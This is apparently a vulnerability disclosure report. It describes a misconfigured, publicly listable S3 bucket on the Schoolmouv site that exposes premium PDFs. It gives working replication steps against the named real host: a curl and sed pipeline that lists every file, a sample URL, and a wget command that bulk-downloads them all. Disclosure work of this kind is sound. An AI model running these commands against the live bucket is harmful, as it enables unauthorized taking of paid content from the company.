# Schoolmouv exposed Amazon S3 bucket

### Description

The S3 bucket where PDFs -made for premium users of the website- are hosted, allows download of files without any key or verification.


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

## How to replicate


The following steps can be used to demonstrate the vulnerability:

- 1. Open terminal
- 2. Run the following Curl command to generate a list of all download links (works only using bash): curl -s https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/ | sed 's/</ /g' | sed 's/ /\n/g' | grep '.pdf' | sed "s/^/https:\/\/pdf-schoolmouv.s3.eu-west-1.amazonaws.com\//" > download-urls.txt
- 3. (OPTIONAL): In case the Curl command did not work, access the website manually: https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/. To download a pdf just copy the <KEY> to the the end of the url. For example: <Key> cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf </Key> can be accessed thru this URL: https://pdf-schoolmouv.s3.eu-west-

1.amazonaws.com/cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf



4. Download all the pdfs using wget: wget -i download-urls.txt or open the links in any browser to see and save the pdfs



# **Impact**

An attacker can leverage this vulnerability to access premium content for free.

### Likelihood

Any attacker on the internet can exploit this vulnerability

#### Recommendation

- Ensure that your Amazon S3 buckets use the correct policies and are not publicly accessible
- · Implement least privilege access
- Follow the Security best practices for Amazon S3:
  https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html

#### References

To run Curl command on Windows: https://inventivehq.com/how-to-install-curl-on-windows-and-how-to-use-it/

To run Curl command on Linux : https://www.cyberciti.biz/faq/download-a-file-with-curl-on-linux-unix-command-line/

What is an Amazon S3 bucket? https://www.techtarget.com/searchaws/definition/AWS-bucket

To run wget: https://www.geeksforgeeks.org/wget-command-in-linux-unix/